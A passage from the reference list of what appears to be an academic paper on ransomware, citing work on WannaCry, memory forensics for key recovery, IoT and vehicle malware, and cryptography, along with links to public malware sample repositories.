[89] B. Bill, "Wannacry: the ransomware worm that didn't arrive on a phishing hook," *Naked Security. Sophos*, 2017.

[90] Microsoft, "Microsoft security bulletin ms17-010: Critical."

[91] S. SEC, “2: Recommended elliptic curve domain parameters,” *Standards for Efficient Cryptography Group, Certicom Corp*, 2000.

[92] X. Luo and Q. Liao, “Awareness education as the key to ransomware prevention,” *Information Systems Security*, vol. 16, no. 4, pp. 195–202, 2007.

[93] S. Furnell and D. Emm, “The abc of ransomware protection,” *Computer Fraud & Security*, vol. 2017, no. 10, pp. 5–11, 2017.

[94] C. M. Frenz and C. Diaz, “Anti-ransomware guide,” Technical Report. https://www. owasp. org/images/6/64/Anti-RansomwareGuidev1 . . . , Tech. Rep., 2018.

[95] P. Bajpai and R. Enbody, “Dissecting .net ransomware: key generation, encryption and operation,” *Network Security*, vol. 2020, no. 2, pp. 8–14, 2020.

[96] D. Plohmann, M. Clauß, S. Enders, and E. Padilla, “Malpedia: a collaborative effort to inventorize the malware landscape,” *Proceedings of the Botconf*, 2017.

[97] [Online]. Available: https://malshare.com/

[98] [Online]. Available: https://www.hybrid-analysis.com/

[99] A. K. Sood, P. Bajpai, and R. Enbody, “Evidential study of ransomware: Cryptoviral infections and countermeasures,” *ISACA*, vol. 5.

[100] B. Kaplan *et al.*, “Ram is key: Extracting disk encryption keys from volatile memory,” 2007.

[101] R. A. E. B. L. Knudsen, “Serpent: A proposal for the advanced encryption standard,” in *First Advanced Encryption Standard (AES) Conference, Ventura, CA*, 1998.

[102] V. Rijmen and J. Daemen, “Advanced encryption standard,” *Proceedings of Federal Information Processing Standards Publications, National Institute of Standards and Technology*, pp. 19–22, 2001.

[103] J. A. Halderman, S. D. Schoen, N. Heninger, W. Clarkson, W. Paul, J. A. Calandrino, A. J. Feldman, J. Appelbaum, and E. W. Felten, “Lest we remember: cold-boot attacks on encryption keys,” *Communications of the ACM*, vol. 52, no. 5, pp. 91–98, 2009.

[104] T. Pettersson, “Cryptographic key recovery from linux memory dumps,” *Chaos Communication Camp*, vol. 2007, 2007.

[105] T. Ptacek, “Recover a private key from process memory,” 2008.

[106] T. Klein, “All your private keys are belong to us,” Tech. Rep, Tech. Rep., 2006.

[107] P. Bajpai and R. Enbody, “Memory forensics against ransomware,” in *2020 International Conference On Cyber Incident Response, Coordination, Containment & Control (Cyber Incident)*. IEEE, 2020, pp. 1–8.

[108] [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/

[109] [Online]. Available: https://virusshare.com/

[110] [Online]. Available: https://app.any.run/submissions/

[111] [Online]. Available: https://beta.virusbay.io/

[112] T. L. Johnson, M. C. Merten, and W.-M. W. Hwu, "Run-time spatial locality detection and optimization," in *Proceedings of 30th Annual International Symposium on Microarchitecture.* IEEE, 1997, pp. 57–64.

[113] M. Joye, "On white-box cryptography," *Security of Information and Networks*, pp. 7–12, 2008.

[114] A. K. Sood and R. J. Enbody, "Targeted cyberattacks: a superset of advanced persistent threats," *IEEE security & privacy*, vol. 11, no. 1, pp. 54–61, 2012.

[115] C. Maartmann-Moe, S. E. Thorkildsen, and A. Årnes, "The persistence of memory: Forensic identification and extraction of cryptographic keys," *digital investigation*, vol. 6, pp. S132–S140, 2009.

[116] S. Cobb, "Rot: Ransomware of things," 2017.

[117] I. Yaqoob, E. Ahmed, M. H. ur Rehman, A. I. A. Ahmed, M. A. Al-garadi, M. Imran, and M. Guizani, "The rise of ransomware and emerging security challenges in the internet of things," *Computer Networks*, vol. 129, pp. 444–458, 2017.

[118] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas, "Ddos in the iot: Mirai and other botnets," *Computer*, vol. 50, no. 7, pp. 80–84, 2017.

[119] S. R. Zahra and M. A. Chishti, "Ransomware and internet of things: A new security nightmare," in *2019 9th International Conference on Cloud Computing, Data Science & Engineering (Confluence).* IEEE, 2019, pp. 551–555.

[120] J. Matherly, "Complete guide to shodan," *Shodan, LLC (2016-02-25)*, vol. 1, 2015.

[121] A. Cherepanov, "Win32/industroyer: a new threat for industrial control systems," *White paper, ESET*, 2017.

[122] D. A. Saraiva, V. R. Q. Leithardt, D. de Paula, A. Sales Mendes, G. V. González, and P. Crocker, "Prisec: Comparison of symmetric key algorithms for iot devices," *Sensors*, vol. 19, no. 19, p. 4312, 2019.

[123] G. C. Pereira, R. C. Alves, F. L. d. Silva, R. M. Azevedo, B. C. Albertini, and C. B. Margi, "Performance evaluation of cryptographic algorithms over iot platforms and operating systems," *Security and Communication Networks*, vol. 2017, 2017.

[124] C. Miller and C. Valasek, "Remote exploitation of an unaltered passenger vehicle," *Black Hat USA*, vol. 2015, p. 91, 2015.

[125] P. Bajpai, A. K. Sood, and R. J. Enbody, "The art of mapping iot devices in networks," *Network Security*, vol. 2018, no. 4, pp. 8–15, 2018.

[126] M. Gerla, E.-K. Lee, G. Pau, and U. Lee, “Internet of vehicles: From intelligent grid to autonomous cars and vehicular clouds,” in *2014 IEEE world forum on internet of things (WF-IoT)*. IEEE, 2014, pp. 241–246.

[127] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis *et al.*, “Understanding the mirai botnet,” in *26th {USENIX} Security Symposium ({USENIX} Security 17)*, 2017, pp. 1093–1110.

[128] P. Bajpai, R. Enbody, and B. H. Cheng, “Ransomware targeting automobiles,” in *Proceedings of the Second ACM Workshop on Automotive and Aerial Vehicle Security*, 2020, pp. 23–29.

[129] T. Zhang, H. Antunes, and S. Aggarwal, “Defending connected vehicles against malware: Challenges and a solution framework,” *IEEE Internet of Things journal*, vol. 1, no. 1, pp. 10–21, 2014.

[130] M. H. Eiza and Q. Ni, “Driving with sharks: Rethinking connected vehicles with vehicle cybersecurity,” *IEEE Vehicular Technology Magazine*, vol. 12, no. 2, pp. 45–51, 2017.

[131] C. Schmittner, G. Griessnig, and Z. Ma, “Status of the development of iso/sae 21434,” in *European Conference on Software Process Improvement*. Springer, 2018, pp. 504–513.

[132] A. Calder and S. G. Watkins, *Information security risk management for ISO27001/ISO27002*. It Governance Ltd, 2010.

[133] D. Inghels, W. Dullaert, B. Raa, and G. Walther, “Influence of composition, amount and life span of passenger cars on end-of-life vehicles waste in belgium: A system dynamics approach,” *Transportation Research Part A: Policy and Practice*, vol. 91, pp. 80–104, 2016.

[134] C. Specification, “Version 2.0,” *Robert Bosch GmbH*, 1991.

[135] T. Cruz, J. Barrigas, J. Proença, A. Graziano, S. Panzieri, L. Lev, and P. Simões, “Improving network security monitoring for industrial control systems,” in *2015 IFIP/IEEE International Symposium on Integrated Network Management (IM)*. IEEE, 2015, pp. 878–881.

[136] C. E. Landwehr, “The best available technologies for computer security,” *Computer*, no. 7, pp. 86–100, 1983.

[137] I. Mann, *Hacking the human: social engineering techniques and security countermeasures*. Routledge, 2017.

[138] J. Hernandez-Castro, E. Cartwright, and A. Stepanova, “Economic analysis of ransomware,” *Available at SSRN 2937641*, 2017.

[139] D. A. Mundie and D. M. McIntire, “The mal: A malware analysis lexicon,” CARNEGIE-MELLON UNIV PITTSBURGH PA SOFTWARE ENGINEERING INST, Tech. Rep., 2013.

[140] A. Gazet, “Comparative analysis of various ransomware virii,” *Journal in computer virology*, vol. 6, no. 1, pp. 77–90, 2010.

[141] D. Jacobs, K.-K. R. Choo, M.-T. Kechadi, and N.-A. Le-Khac, “Volkswagen car entertainment system forensics,” in *2017 IEEE Trustcom/BigDataSE/ICESS*. IEEE, 2017, pp. 699–705.

[142] D. Hildebrand, “An architectural overview of qnx.” in *USENIX Workshop on Microkernels and Other Kernel Architectures*, 1992, pp. 113–126.

[143] R. Krten, *Getting started with QNX Neutrino 2: a guide for realtime programmers.* PARSE Software Devices, 1999.

[144] 2019. [Online]. Available: http://www.qnx.com

[145] G. Podjarny and O. Segal, “Method and apparatus for security assessment of a computing platform,” Feb. 11 2014, uS Patent 8,650,651.

[146] 2019. [Online]. Available: https://www.exploit-db.com/exploits/21520

[147] G. Alliance, *The GENIVI Alliance.* Online, 2013, vol. 28.

[148] G. Macario, M. Torchiano, and M. Violante, “An in-vehicle infotainment software architecture based on google android,” in *2009 IEEE International Symposium on Industrial Embedded Systems.* IEEE, 2009, pp. 257–260.

[149] M. Ghangurde, “Ford sync and microsoft windows embedded automotive make digital lifestyle a reality on the road,” *SAE International Journal of Passenger Cars-Electronic and Electrical Systems*, vol. 3, no. 2010-01-2319, pp. 99–105, 2010.

[150] C. Roberts, “Biometric attack vectors and defences,” *Computers & Security*, vol. 26, no. 1, pp. 14–25, 2007.

[151] I. Ristic, *OpenSSL Cookbook: A Guide to the Most Frequently Used OpenSSL Features and Commands.* Feisty Duck, 2013.

[152] S. Chow, P. Eisen, H. Johnson, and P. C. Van Oorschot, “White-box cryptography and an aes implementation,” in *International Workshop on Selected Areas in Cryptography.* Springer, 2002, pp. 250–270.

[153] T. Müller, F. C. Freiling, and A. Dewald, “Tresor runs encryption securely outside ram.” in *USENIX Security Symposium*, vol. 17, 2011.

[154] A. Greenberg, “Hackers remotely kill a jeep on the highway—with me in it,” *Wired*, vol. 7, p. 21, 2015.

[155] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham *et al.*, "Experimental security analysis of a modern automobile," in *2010 IEEE Symposium on Security and Privacy.* IEEE, 2010, pp. 447–462.